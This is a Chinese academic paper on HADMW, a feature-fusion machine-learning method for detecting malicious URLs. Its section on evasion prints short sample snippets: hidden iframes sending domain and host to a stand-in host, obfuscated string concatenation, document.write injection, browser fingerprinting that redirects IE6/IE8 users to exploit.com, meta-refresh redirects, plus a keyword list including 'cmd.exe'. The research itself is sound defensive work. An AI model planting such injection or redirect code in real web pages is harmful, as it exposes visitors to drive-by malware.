软件学报 ISSN 1000-9825, CODEN RUXUEW
Journal of Software,2021,32(9):2916−2934 [doi: 10.13328/j.cnki.jos.005983]

E-mail: jos@iscas.ac.cn
http://www.jos.org.cn
Tel: +86-10-62562563

融合多种特征的恶意 URL 检测方法*

吴森焱[1], 罗 熹[2], 王伟平[1], 覃 岩[1]

[1](中南大学 计算机学院,湖南 长沙 410083)

[2](湖南警察学院 信息技术系,湖南 长沙 410083)

通讯作者: 王伟平, E-mail: wpwang@csu.edu.cn

摘 要: 随着Web应用的日益广泛,Web浏览过程中,恶意网页对用户造成的危害日趋严重.恶意URL是指其所对应的网页中含有对用户造成危害的恶意代码,会利用浏览器或插件存在的漏洞攻击用户,导致浏览器自动下载恶意软件.基于对大量存活恶意 URL 特征的统计分析,并重点结合了恶意 URL 的重定向跳转、客户端环境探测等逃避检测特征,从页面内容、JavaScript 函数参数和 Web 会话流程这 3 个方面设计了 25 个特征,提出了基于多特征融合和机器学习的恶意 URL 检测方法——HADMW.测试结果表明:该方法取得了 96.2%的精确率和 94.6%的召回率,能够有效地检测恶意 URL.与开源项目以及安全软件的检测结果相比,HADMW 取得了更好的效果.

关键词: Web 安全;恶意 URL 检测;多特征融合;机器学习

中图法分类号: TP393

中文引用格式: 吴森焱,罗熹,王伟平,覃岩.融合多种特征的恶意 URL 检测方法.软件学报,2021,32(9):2916−2934. http://www.jos.org.cn/1000-9825/5983.htm

英文引用格式: Wu SY, Luo X, Wang WP, Qin Y. Malicious URL detection based on multiple feature fusion. Ruan Jian Xue Bao/Journal of Software, 2021,32(9):2916−2934 (in Chinese). http://www.jos.org.cn/1000-9825/5983.htm

Malicious URL Detection Based on Multiple Feature Fusion

WU Sen-Yan[1], LUO Xi[2], WANG Wei-Ping[1], QIN Yan[1]

[1](School of Computer Science and Engineering, Central South University, Changsha 410083, China)

[2](Department of Information Technology, Hunan Police Academy, Changsha 410083, China)

Abstract: With the popularity of Web applications, malicious webpages are increasingly harmful to users in the process of Web browsing. The malicious URL mentioned in this paper refers that the corresponding webpage contains malicious codes that are harmful to users. These malicious code exploits the vulnerabilities of browsers or plugins to attack users with download malware automatically. Based on the statistics and analysis of amounts of living malicious URL, and considering the anti-detection technologies being more used in malicious webpage such as the client environment detection and redirections, 25 features in three aspects are designed, namely, content of webpage, parameters of JavaScript function, and Web session flows. And a detection method—HADMW is proposed based on these 25 features and machine learning. The experimental results suggest that HADMW can achieve 96.2% accuracy and 94.6% recall rate, and it can detect malicious URL effectively. At the same time, compared with the detection results of open projects and security software, HADMW achieves better results.

Key words: Web security; malicious URL detection; multiple feature fusion; machine learning

随着互联网的快速普及,用户在生活和工作中享受到了互联网带来的便利服务,同时也面临着恶意网页的安全威胁.恶意 URL 指所对应的网页中,含有对用户造成危害的恶意代码.这些恶意代码在用户访问网页的过

* 基金项目: 国家自然科学基金(61672543); 网络犯罪侦查湖南省普通高校重点实验室开放课题(2017WLFZZC002)

Foundation item: National Natural Science Foundation of China (61672543); Open Research Fund of Key Laboratory of Network Crime Investigation of Hunan Provincial Colleges (2017WLFZZC002)

收稿时间: 2019-06-19; 修改时间: 2019-09-06, 2019-10-10; 采用时间: 2019-11-25

程中,利用用户的浏览器或插件中存在的漏洞攻击用户,自动下载恶意软件.根据赛门铁克发布统计报告,2018年发现的新增恶意 URL 达到近 3 亿个,恶意 URL 已经成为互联网安全中最主要的威胁之一[1].

攻击者利用恶意 URL 进行攻击的整体流程通常包括:首先,攻击者入侵正常网站取得管理权限,并在页面中插入自动重定向代码;这些代码会将用户引导到恶意 URL,一旦用户访问这个被篡改网站的 URL,用户会在不知情的情况下被强制性自动跳转到恶意网站;恶意网站根据用户的请求信息判断用户的客户端环境,对于符合攻击条件的用户,则直接返回包含恶意代码的恶意页面;当用户的浏览器在解析和执行这些恶意页面的过程中,恶意代码就会自动执行,利用浏览器或插件的漏洞取得高级的系统权限,自动将恶意软件下载到用户客户端,对用户造成持续性的危害.恶意 URL 的整个攻击流程不需要用户参与交互,攻击方式非常隐蔽.

目前,针对恶意网站的检测方法多是对页面代码进行静态分析或者采用动态执行的方式来进行检测.其中,基于页面代码静态分析的方法通过对页面代码进行静态匹配与分析,然后基于启发式规则和机器学习进行检测,常见的页面特征包括隐藏标签的数量、字符串的最大长度和页面中 URL 的数量等.基于页面代码静态分析的方法检测速度较快,通常用于初步的筛选和过滤.基于动态执行的方法是在受控环境(如客户端蜜罐)中执行源代码,监控触发的行为与系统状态变化,但只有在特定的环境下才会触发恶意 URL 的攻击行为.

尽管研究人员提出了多种检测方法,恶意 URL 会采用多种逃避检测的方法,例如用代码混淆来逃避静态分析中的特征提取,从而使得基于静态特征的方法失效;用客户端环境探测来识别用户客户端类型,逃避基于行为的动态执行检测;以及用页面重定向跳转将用户逐步引向真正的恶意站点,从而逃避静态特征提取.这些逃避手段给恶意 URL 的检测带来了挑战.面对上述问题,我们从 3 个方面扩展了恶意 URL 的检测特征,将重定向跳转、客户端环境探测等特点补充为检测依据,提出了融合多种特征的恶意 URL 检测方法.本文的主要贡献包括:

(1) 在特征选择方面,融合了页面内容、JavaScript 函数参数和 Web 会话流程这 3 个方面的 25 个特征,提出了恶意 URL 的检测方法——HADMW,其中包含了重定向跳转、客户端探测、HTML5 新出现标签和事件函数等新的页面特征,从 JavaScript 函数的参数长度和参数内容中提取的函数参数特征,以及从会话流程中的协议、响应码和响应资源类型等方面提取的 Web 会话流程特征;

(2) 通过 HpHosts 和 ZeusTracker 等公开网站收集了 1 万多的恶意 URL 数据集,并对提出的检测方法进行了测试,结果表明:HADMW 与部分特征组合方法相比具有更好的精确性和召回率,分别达到了 96.2%和 94.6%,说明特征融合有效提高了分类器的准确性;

(3) 将 HADMW 与现有开源项目以及免费版本的安全软件进行对比测试,结果表明:相比于现有检测工具,HADMW 取得了更好的检测效果.

本文第 1 节介绍相关工作.第 2 节详细介绍选取的特征与原因.第 3 节介绍本文检测方法的基本思想.第 4 节介绍特征提取的过程与特征处理方法.第 5 节介绍实验测试的数据集、实验设计和实验结果.最后,第 6 节是对本文工作的总结.

1 相关工作

目前,国内外安全厂商和科研人员针对恶意 URL 的检测方法展开多方面研究,并提出了多种检测方法,主要包括采用基于黑名单过滤和签名匹配的方法,以及基于特征的检测方法.

基于黑名单过滤是一种常见的方法,该方法通过维护黑名单列表来检测恶意 URL[2].著名的 Google Safe Browsing 就是 Google 公司基于该方法提供的工具,用于保护浏览器用户的安全[3].基于签名匹配的方法通过将页面源代码与签名进行匹配来检测恶意 URL,由于页面中恶意代码变化非常快,因此,基于签名匹配的方法很难全面地检测恶意 URL.基于特征的检测方法依据安全专家的相关经验和知识来选取具有区分性的特征,不同类型的特征适用于不同的检测场景.相关研究包括以下类型.

(1) 基于静态页面特征的方法

基于静态页面特征的方法是一种从页面源代码中选取特征、基于启发式规则和机器学习进行分类的检测方法,常见的页面特征包括隐藏标签的数量、字符串的最大长度和页面中 URL 的数量等.文献[4]提出从页面中

的 HTML,JavaScript 以及 URL 这 3 个方面分别选取特征进行检测.文献[5]提出根据长字符串和编码函数的数量等特征结合机器学习算法进行分类.文献[6]使用字符串最大熵值和字符串的长度等作为特征,并训练多个分类器来检测恶意代码.基于静态页面特征的方法检测速度较快,适合于快速筛选可疑的页面,但存在误判率较高的问题.文献[7]认为网页中单词语义包含了钓鱼网页行为和内容的线索,提出了一种基于上下文内容和关键词密度的钓鱼网页检测方法,从 HTML 中判断网页中关键词集合是否存在,并提取关键词集合的频率和密度等特征,使用机器学习对网页进行分类但该方法不适用于恶意页面的检测.

(2) 基于会话交互特征的方法

基于会话交互特征的方法从网络流量中提取会话交互过程,关注正常网站和恶意 URL 在会话交互模式中的区别.文献[8]提出使用客户端蜜罐捕获会话过程的数据,提取会话中重定向跳转和逃避检测行为等特征.文献[9]提出使用会话流量中的字节总数、平均每个包字节数等特征构建模型进行检测.文献[10]提出通过收集网络流量用于构建用户访问链,并提取短时间段中域名的数量等特征,使用决策树来识别恶意重定向链.文献[11]提出通过记录浏览器与网站间的交互,将整个过程抽象为图表示,聚合重定向链得到重定向图,并从图中提取特征.文献[12]提出基于重定向行为进行检测的方法,侧重于会话访问的数据,包括访问时间、Referer 引用等特征.但是使用单一会话交互特征的方法检测准确性较弱.文献[13]直接根据网络代理获取的恶意网站访问流程包含的 URL 序列进行分类,提取其中的 URL 字符串、域名、文件名和路径长度以及域名注册国家等特征,使用卷积神经网络 CNN 来检测恶意 URL.该方法本质上也是利用了 URL 重定向特征,但由于代理获取的访问序列中包含页面加载资源、外部脚本等噪声,导致该方法检测率较低.

(3) 基于动态行为特征的方法

动态行为特征指源代码在浏览器的执行过程中触发的行为以及系统底层 API 调用等特征,如注册表修改和进程创建等.现有的检测方法通过执行源代码,监控触发的行为与系统状态变化,提取行为特征进行检测.文献[14]提出使用高交互蜜罐模拟客户端,记录与服务器间的交互信息,同时监控系统状态的改变,从而发现存在的威胁.文献[15]提出基于动态行为的网页木马检测方法,针对恶意脚本的可疑操作提取行为,监控动态执行函数,根据定义的规则提取行为特征,该方法可对抗代码混淆的干扰,但采用动态分析检测效率较低.文献[16]专注于恶意攻击的事后取证与分析,提出一个取证引擎 JSgraph,记录浏览器中 JavaScript 程序执行的细粒度细节,重点关注于 JavaScript 对 DOM 的修改,实现对用户遭受的基于 JavaScript 的恶意网站攻击过程进行事后取证分析.该方法没有检测恶意页面,而是用于提取恶意页面攻击行为的细粒度行为.基于动态行为特征的方法对恶意 URL 的检测准确率较高,但是这种方法检测过程中需要加载和运行源代码,当恶意页面代码具有环境检测能力来逃避检测时,可能无法捕获到恶意动态行为特征.

近年来出现了结合静态分析和动态检测的方案.文献[17]中的方案先采用静态特征分类,从 HTML 和 JavaScript 代码以及 URL 这 3 个方面提取特征进行分类.对于静态分类为可疑的对象采用动态分析,即通过动态执行监控应用程序接口的调用信息来进一步判定.文献[18]分析了恶意 URL 与客户端的交互模式,从 3 个方面提取了特定内容特征、特定交互特征和特定连接特征,提出根据会话交互模式构建分类模型的方法,使用决策树对恶意 URL 进行分类.但是选取的特征对检测效果的影响很关键.

综上所述,现有的检测方法中,单一依靠静态页面特征或会话交互特征检测准确性较弱.而动态行为特征方法面临的问题是:恶意代码可能通过探测用户客户端的环境来识别检测引擎,从而终止恶意行为以逃避检测的问题.不同于叠加使用的方法,我们的方法无需对系统底层 API 调用行为进行捕获,而直接将页面特征和会话特征进行了结合,面向逃避检测问题,在页面特征方面,我们提出了包含重定向跳转、客户端探测、HTML5 新出现标签和事件函数以及恶意 VBScript 脚本代码的新特征.同时,为了更加准确地检测,选取关键 JavaScript 函数的参数长度和参数内容作为检测特征.

2 恶意 URL 逃避检测手段分析

随着针对恶意 URL 检测方法的不断改进,目前恶意 URL 的逃避检测手段也变得越来越多样化,恶意 URL

采用的主要逃避检测手段包括页面代码混淆、页面代码注入、客户端环境探测和页面重定向跳转,而且恶意 URL 通常会将多种手段结合来进行逃避检测.

2.1 页面代码混淆

页面代码混淆通常用于开发者对页面代码进行保护和压缩,而攻击者采用代码混淆手段则是用于隐藏恶意代码,从而逃避安全软件检测.恶意 URL 利用 JavaScript 脚本代码中的字符串操作函数对恶意代码进行加密混淆和模糊处理,然后使用动态执行函数执行恶意代码.其中最常见的代码混淆方式是对页面中的字符串进行的操作,如对字符串进行拆分、拼接和编码等.混淆后的恶意代码与原来的恶意代码完全不相同,给很多页面内容分析方法造成了较大困难.如图 1 所示是一段混淆前的恶意代码,攻击者在页面上插入一个将宽度和高度设置为 0.1、目的地址设置为恶意 URL 的隐藏的 iframe 标签.

```
〈html〉
  〈iframe width=“0.1” height=“0.1”
    src=“http://malwares.com? keys=domaint; referrer=host;”〉
  〈/iframe〉
〈/html〉
```

Fig.1 Sample of unobfuscated malicious JS code

图 1 未混淆的 JS 恶意代码样本

而经过混淆后的恶意代码如图 2 所示,攻击者首先将要传输的字段信息利用 encodeURIComponent 函数进行编码,然后将多次使用“+”将恶意 URL 的真实地址进行字符串拼接,实现混淆恶意 URL 地址,再通过 appendChild 函数对页面的 DOM 结构进行操作.恶意代码在执行的过程中,将拼接的恶意 iframe 标签插入到页面中.基于以上对恶意代码的分析可以看出:代码混淆的特点主要体现在页面源代码中,攻击者在源代码中进行混淆操作.

```
〈html〉
〈script language=“javascript” type=“text/javascript”〉
iframe.width=1–0.9; iframe.height=1–0.9;
var dm=document.domain; var host=location.host; var i=iframe′;
var exploit=encodeURIComponent(dm);
var ht=encodeURIComponent(host);
var ifr=document.createElement(′i);
iframe.src=“ht”+“tp://”+“malw”+“ares”+“.com”+“?keys”+“=exploit”+“;refe”+“rer=”+ht;
document.appendChild(ifr);
〈/script〉〈/html〉
```

Fig.2 The malicious JS code after obfuscation

图 2 进行混淆后后的恶意代码 JS 样本

2.2 页面代码注入

攻击者通常并不会直接将恶意代码插入页面中,而是利用页面代码注入的方式引入外部的恶意代码,其中,将恶意代码注入网页中的方式包括使用 HTML 标签注入外部恶意代码和使用 JavaScript 脚本动态注入恶意代码.相比于直接将恶意代码写在页面中,攻击者使用 HTML 标签注入外部恶意代码的方式更加隐蔽,如图 3 所示是一段利用 iframe 标签来注入外部恶意代码的示例,使用 iframe 标签来加载外部恶意代码,并将标签的属性设置为不可见状态,在用户不知情的情况下注入外部恶意代码.这些恶意标签直接在页面文件中,因此,通过分析页面文件比较容易找到注入恶意代码的源标签.

```
〈html〉
  〈iframe src=‘maliciousSite.js’ width=0 height=0〉〈/iframe〉  //隐藏标签引入外部代码
〈/html〉
```

Fig.3 Sample of JS forinjected external code injection by iframe tag

图 3 利用 iframe 标签来注入外部代码样本

除了使用 iframe 标签进行代码注入外,攻击者还会利用 JavaScript 脚本代码的动态特性,实现动态地注入恶

意代码,例如 JavaScript 语言中自带的 eval 函数可以动态执行脚本代码,以及使用 document.write 函数修改页面的 DOM 结构实现外部恶意代码注入.如图 4 所示是一段利用 document.write 函数动态创建一个指向恶意 URL 的 iframe 标签,实现注入外部恶意代码.基于以上对恶意代码分析可以看出:页面代码注入的特点主要体现在页面源代码中,攻击者通过动态执行将恶意标签注入到页面中.

```
〈script〉
  document.write("〈iframe width='0' height='0' src='maliciousSite'〉〈/iframe〉");
    //使用 document.write 函数动态创建标签,注入恶意代码
〈/script〉
```

Fig.4 JS for A sample of dynamica HTML taglly creatgenerationed HTML tag

图 4 动态写入创建 HTML 标签生成 JS 代码示例样本

2.3 客户端环境探测

针对不同客户端环境之间存在的差异性,攻击者通常精心编写 JavaScript 脚本代码对客户端环境进行探测,实现更加精准地攻击特定用户群体,而且针对客户端环境的探测也可以有效地识别检测引擎.如图 5 中是一段对客户端环境进行探测的恶意 JavaScript 代码,其中,第 2 行~第 6 行 JavaScript 脚本代码实现判断客户端是否为真实浏览器的功能.因为模拟浏览器不会造成 ActiveXObject 异常,但是恶意代码故意抛出 ActiveXObject 异常,因此只有支持处理异常的真实浏览器才会继续执行后续的操作.

恶意代码通过客户端的 UserAgent 字段获取浏览器指纹信息,并将其存储在变量 ua 中,使用条件分支语句进行判断.如果变量 ua 包含"msie 6"或"msie 8"字符串,则分别执行不同的重定向代码,即客户端浏览器为 IE6 的用户会被重定向跳转到"http://exploit.com/IE6/"的网址,而客户端浏览器为 IE8 的用户被重定向到"http://exploit.com/IE8/"的网址,其他不符合浏览器版本的用户则不会发生重定向跳转.只有浏览器是 IE6 和 IE8 版本的用户才会被跳转到真正的恶意 URL.基于以上分析可以看出:客户端环境探测的特点主要体现在页面源代码和会话流程中,攻击者通过客户端环境探测代码识别用户的客户端,并针对不同客户端环境的用户,分别重定向到不同的恶意网站.

```
〈script〉 var ua="·";
try {
   new ActiveXObject("dummy");   //尝试创建一个ActiveXObject对象
   } catch (e) {
   ua=window.navigator.userAgent.toLowerCase(·);   //获取客户端的浏览器版本信息
}
if (ua.indexOf("msie 6")!=–1) {   //判断客户端浏览器是否为IE6版本
      location.href="http://exploit.com/IE6/";   //针对IE6版本进行攻击的URL地址
}
else if (ua.indexOf("msie 8")!=–1) {   //判断客户端浏览器是否为IE8版本
      location.href="http://exploit.com/IE8/";   //针对IE8版本进行攻击的URL地址
}   〈/script〉
```

Fig.5 Fig.5 A sample ofJS for client environment recognitiondetection

图 5 客户端环境识别样本

2.4 页面重定向跳转

为了使检测引擎难以跟踪和发现恶意 URL 的真实地址,攻击者还会在页面中插入进行自动重定向跳转的恶意代码,以此来逃避安全软件的检测.其中,恶意网页最常使用 Meta 标签设置页面进行刷新重定向,如图 6 所示的恶意代码是在页面中设置 Meta 标签中的 http-equiv,content 和 url 属性值,从而实现在等待 0.1s 后进行自动刷新,然后重定向跳转到恶意 URLexploit.com.

```
〈Meta http-equiv="refresh" content="0.1; url=http://exploit.com"〉
//使用标签0.1秒后自动刷新进行重定向
```

Fig.6 A sample JS forof automatically redirected malicious codeion

图 6 自动重定向跳转的恶意代码 JS 样本

基于以上分析可以看出:页面重定向跳转的特点主要体现在页面源代码和会话流程中,攻击者通过重定向代码将用户导向恶意网站,以此来逃避检测引擎的跟踪.

3 恶意 URL 特征选择

特征选择的过程,即根据正常网站和恶意网站各方面的差异性选择具有明显区别度的特征.在本节中,我们根据对真实存活的恶意 URL 的会话流程进行统计与分析.我们发现:在恶意 URL 的攻击流程中,存在客户端环境识别、多次重定向跳转、典型的逃避检测行为以及发送有效攻击执行载荷等典型特点,因此,我们主要从 3 个方面设计特征,包括页面内容特征、JavaScript 函数参数特征和 Web 会话流程特征.

3.1 页面内容特征

在选取页面特征之前,我们首先从恶意样本公布网站 VirusShare(https://virusshare.com/)收集了近期公布的真实恶意页面样本,而正常页面来源于 Alexa 中受欢迎的正常网站.我们借助于人工分析,发现这些恶意页面与正常页面在 HTML 和 JavaScript 方面存在的差异.

正常页面在通常情况下页面整体 HTML 结构比较规范,页面中不会包含很多的特殊字符和敏感字符串;而恶意页面在 HTML 结构上与正常页面相比存在较多的差异,例如,恶意页面中通常包含某些可利用的 HTML 标签和存在风险的 JavaScript 函数,并且为了防止被检测引擎分析,恶意页面还会结合包括代码混淆、代码注入和客户端环境识别等方式来逃避检测.攻击者通过混淆恶意代码来隐藏真正目的,从而逃避检测引擎,其中最常见的混淆方式是对字符串做操作,如字符串的拆分替换和编码转义,以及加密等操作.

除了以上的差异,我们还发现:最新的恶意页面更多地结合了 HTML5 新出现标签和事件函数,以及恶意 VBScript 脚本代码进行攻击.此外,恶意 URL 还通过精心编写的恶意代码进行自动的重定向跳转,从而逃避检测引擎的跟踪.同时,为了实现精准化地攻击特定用户人群,恶意 URL 在对用户进行攻击之前,还会通过多种方式探测用户的客户端环境,判断用户客户端是否满足攻击条件.我们在收集的样本中分别随机选取了 1 000 个正常页面和恶意页面进行了统计,图 7 显示了样本统计中新提出页面特征的累积分布图.




Fig.7 Cumulative distribution diagram of the new page features

图 7 新页面特征的累积分布图

从图中可以看出:在客户端重定向总次数上,约 40%的恶意页面大于 1,而只有 20%左右的正常页面跳转总

数大于 1;而在客户端环境探测总数上,大约 73%的正常页面都没有进行客户端环境探测,而 50%以上的恶意页面都会进行环境探测.除此之外,相比于正常页面,恶意页面中还会包含较多的控件标签、触发事件函数和 VBScript 敏感字符串.

因此,我们共选取了 12 个页面特征,这些页面内容特征中包含了相关研究的已有特征和扩充的新特征,见表 1,其中,以*标注的为 HADMW 扩充的新特征.

Table 1 ESxtractedelected page features

表 1 选取的页面特征

编号	特征名称	特征描述
1	客户端重定向总数*	恶意代码将用户重定向跳转到不同的恶意 URL,实现隐藏恶意服务器. 例如:① 〈meta http-equiv="refresh";url="http://malicious.com"〉; ② location.href="http://malicious.com"; ③ window.open("http://malicious.com")
2	客户端环境探测总数*	攻击者检测用户客户端环境进行差异化的精准攻击, 例如,通过 navigator.userAgent 获取环境信息
3	控件标签总数*	控件标签常用于引入的包含漏洞的控件对象, 例如〈Embed src="malware.swf" hidden=ture〉
4	触发事件函数总数*	触发事件用于事件发生时执行绑定的代码,触发事件常与恶意函数代码进行绑定执行,例如〈source src="music.mp4" type="video/mp4" onerror=alert('warning!')〉
5	VBScript 敏感 字符串总数*	IE 浏览器使用范围广且存在较多安全问题,攻击者 通过恶意 Vbscript 脚本触发特定漏洞进行攻击
6	字符串操作符 和操作函数总数	恶意代码使用字符串操作符和操作函数 对字符串进行拼接和分割实现混淆
7	特殊字符总数	字符串混淆后包含较多的"\x","%u"和"|"字符
8	空格符占比平均值	混淆后的恶意代码使用较多的空格符,空格符占页面比更高, 计算会话过程中空格符占每个页面比例的平均值
9	隐藏和小面积标签总数	通过隐藏标签和小面积标签在页面中注入外部恶意代码
10	控件函数总数	恶意代码利用 ActiveXObject 函数创建有漏洞的控件对象
11	页面字符串平均长度	恶意代码经过混淆编码后的恶意代码长度更长
12	包含外部链接标签总数	恶意页面通常使用 iframe 等标签引入外部恶意链接

下面将对这些新特征进行重点解释.

(1) 客户端重定向总数

为了防止被安全软件检测和分析,攻击者通常会在页面中插入重定向跳转的代码,而且利用中转网站多次的重定向跳转,从而实现隐藏最终的恶意服务器.我们对存活恶意 URL 的页面代码进行人工分析发现,恶意 URL 采用 3 种方式自动重定向跳转,包括恶意代码通过 Meta 标签设置自动刷新 refresh 属性的时间进行自动重定向、将恶意 URL 的地址赋值给 location 对象的 href 属性以及利用 window.open 函数打开一个新的浏览器窗口的方式跳转到恶意 URL.这些方式都可以实现自动 d2 将客户端重定向跳转恶意 URL,因此,我们选取客户端重定向跳转代码使用的总数量作为特征.

(2) 客户端环境探测总数

为了实现精准化攻击特定客户端环境的用户,攻击者会精心构造恶意代码,利用 JavaScript 脚本自带的"navigator.userAgent"对象和自定义的控件函数来判断用户的环境是否满足攻击条件.恶意代码获取用户的客户端浏览器版本信息,然后通过多次条件匹配进行判断,只将满足攻击条件的用户强制重定向跳转到真实的恶意 URL.而对于不满足攻击条件的用户,恶意代码则重定向跳转到其他正常的网站.同时,越来越多的攻击者利用现有的检测浏览器版本的 JavaScript 库 PluginDetect 对用户的客户端环境进行探测.攻击者利用现有的 JavaScript 库来检测浏览器版本等信息,可以使恶意代码更加容易逃避检测.因此,我们将页面源代码中客户端环境探测代码使用的总数量作为特征.

(3) 控件标签总数

控件标签是一类用于引入外部控件资源的标签,恶意页面利用控件标签引入包含漏洞的外部控件资源,从而获取系统的高级权限.我们选取了控件标签的数量作为特征,关注的控件标签包括 Object 标签和 Embed 标签.

(4) 触发事件函数总数

触发事件是一类用于在进行某个操作后自动触发执行后续动作的标签属性.攻击者将要执行的恶意代码与触发事件进行绑定,从而在事件触发后自动的执行恶意代码.其中最常使用的触发事件包括 onload 和 onclick 事件,我们发现,最新的恶意页面结合了 HTML5 中增加的 onerror 和 onscroll 事件来自动地触发执行恶意代码.

(5) VBScript 敏感字符串总数

由于 IE 浏览器使用范围广且存在较多的安全问题,恶意页面越来越多地使用恶意 VBScript 脚本对 IE 浏览器进行攻击.因此,我们不只局限于对 JavaScript 代码的分析,还关注页面中 VBScript 代码.为了执行执行恶意操作,恶意 VBScript 代码中通常会包含敏感的字符串,我们将在页面 VBScript 代码中包含的“CreateObject” “WriteData” “svchost.exe”和“cmd.exe”字符串的总数量作为特征.

3.2 JavaScript函数参数特征

在对符合攻击条件的用户实施攻击的过程中,恶意 URL 会将包含恶意代码的页面发送给用户.我们发现:这些恶意代码在执行的过程中,JavaScript 关键函数的参数在长度和与内容方面与正常代码存在较大的区别,恶意代码的关键函数的参数中含有更多敏感字符串,而在静态页面内容分析的过程中难以获得准确的参数值.

因此,我们通过动态代码执行的方式获取 JavaScript 关键函数的参数,并对关键函数的参数长度和参数内容进行更加细粒度的检测,共选取了 6 个 JavaScript 函数参数特征,见表 2.

Table 2 Extracted JavaScript function parameter features

表 2 选取的 JavaScript 函数参数特征

编号	特征名称	特征描述
1	动态执行函数参数平均长度	攻击者利用动态执行函数执行长字符串的恶意代码
2	动态执行函数参数 含敏感字符串总数	攻击者利用动态执行函数动态的执行 创建 iframe 等标签的字符串
3	动态生成函数参数平均长度	恶意代码传入动态生成函数的参数较长
4	动态生成函数参数 含敏感字符串总数	恶意代码利用动态生成函数动态创建 Script 等标签引入外部页面和脚本代码
5	escape 和 unescape 函数参数平均长度	攻击者利用 escape 和 unescape 函数进行 编码和解码的恶意字符串参数通常较长
6	escape 和 unescape 函数 参数包含敏感字符串总数	攻击者利用 escape 和 unescape 函数进行编码和 解码的恶意字符串参数中通常包含敏感字符串

下面将对选取的 JavaScript 函数参数特征进行详细解释.

(1) 动态执行函数参数特征

动态执行函数是 JavaScript 中可以将传入函数的参数字符串作为代码执行的一类函数,包括 eval, setTimeout 和 setInterval 函数.为了逃避静态分析检测,攻击者通常将恶意代码作为字符串传入 eval 等动态执行函数参数中,然后在页面代码解析过程中,动态地执行这些恶意代码来实施攻击.恶意代码中,传入动态执行函数的参数的长度普遍较长,而且参数内容中经常包含“iframe”“frame”“script”和“link”等敏感字符串,因此,选取动态执行函数参数的平均长度和含敏感字符串的总数量作为特征.

(2) 动态生成函数参数特征

动态生成函数是 JavaScript 中可以实现插入标签和修改页面 DOM 结构的一类函数,包括 document.write 和 document.writeln 函数.恶意页面为了逃避签名匹配检测,通常在页面解析的过程中利用 document.write 等函数动态的创建恶意标签.恶意代码中,传入动态生成函数的字符串参数的长度普遍较长,在参数内容中通常会包含“iframe”“frame”“script”和“link”等敏感字符串,用于动态地创建这些标签,因此,选取动态生成函数参数的平均长度和含敏感字符串的总数量作为特征.

(3) escape 和 unescape 函数参数特征

除了利用动态执行函数和动态生成函数外,恶意页面还经常利用 escape 函数对恶意代码进行编码,然后在执行的过程中,再通过 unescape 函数进行解码还原得到初始的恶意代码,通过一系列的编码和解码操作,可以混

淆恶意代码.恶意代码中,传入 escape 和 unescape 函数的字符串参数的通常较长,而且参数内容中包含敏感字符串,用于后续创建恶意标签.

3.3 Web会话流程特征

除了以上提出的页面特征和 JavaScript 函数参数特征,我们通过对大量的样本进行分析,发现了恶意 URL 与正常网站在会话过程中存在的差异,主要体现在会话过程中的重定向、会话协议、响应码和响应资源类型等方面.

(1) 会话样本分析

我们从恶意流量公布网站 Malware-traffic-analysis 下载了 200 个恶意 URL 会话流量包进行统计与分析,这些流量包中包含了恶意 URL 整个攻击过程的全部会话流量.同时作为对比,我们在虚拟机环境中收集了 200 个访问正常网站的会话流量包,模拟了一系列用户访问正常网站的行为,包括访问社交网站、搜索引擎以及使用邮箱和点击分享链接等.

我们关注用户客户端与网站服务器之间的交互过程,因此提取流量包中网站服务器的响应头信息和响应内容.表 3 是从会话流量中提取的整个会话过程中网站服务器数量和重定向次数的统计结果.我们将同一会话过程中不同的 IP 对应为不同的网站服务器,从表中可以看出:在一个会话过程中,服务器数量最小值始终为 1 个,即最简单的会话只涉及客户端和一台服务器的交互过程;而在恶意 URL 会话过程中,服务器数量最大值为 58 个,平均值为 7.8 个,这些值都明显大于正常网站会话过程中服务器数量的最大值和平均值.同时,在恶意 URL 会话过程中平均会发生 4.8 次的重定向跳转,而正常网站会话过程重定向平均值为 0.45 次.

Table 3 Comparison of the number of servers and number of redirects in the session

表 3 会话中服务器数量和重定向数量的对比

类别	数量	会话过程中服务器数量			会话过程中重定向次数		
		最小值	最大值	平均值	最小值	最大值	平均值
正常网站	200	1	15	3.2	0	3	0.45
恶意 URL	200	1	58	7.8	0	18	4.8

除了会话过程中,服务器数量和重定向次数方面的差异,我们又从会话流量包中提取了服务器的响应头信息,包括协议信息、响应码和响应资源类型等内容.我们对正常网站和恶意 URL 会话流量中响应头信息进行统计,如图 8 所示.从图中可以看出:与正常网站的会话过程相比,恶意 URL 会话过程中,相关响应头信息的统计分布明显不同.其中,恶意 URL 返回的以 3 开头的服务器端重定向响应码的数量明显高于正常网站会话过程中的数量.我们分析原因是,恶意 URL 通常会通过多次服务器端重定向跳转来逃避安全软件的检测.

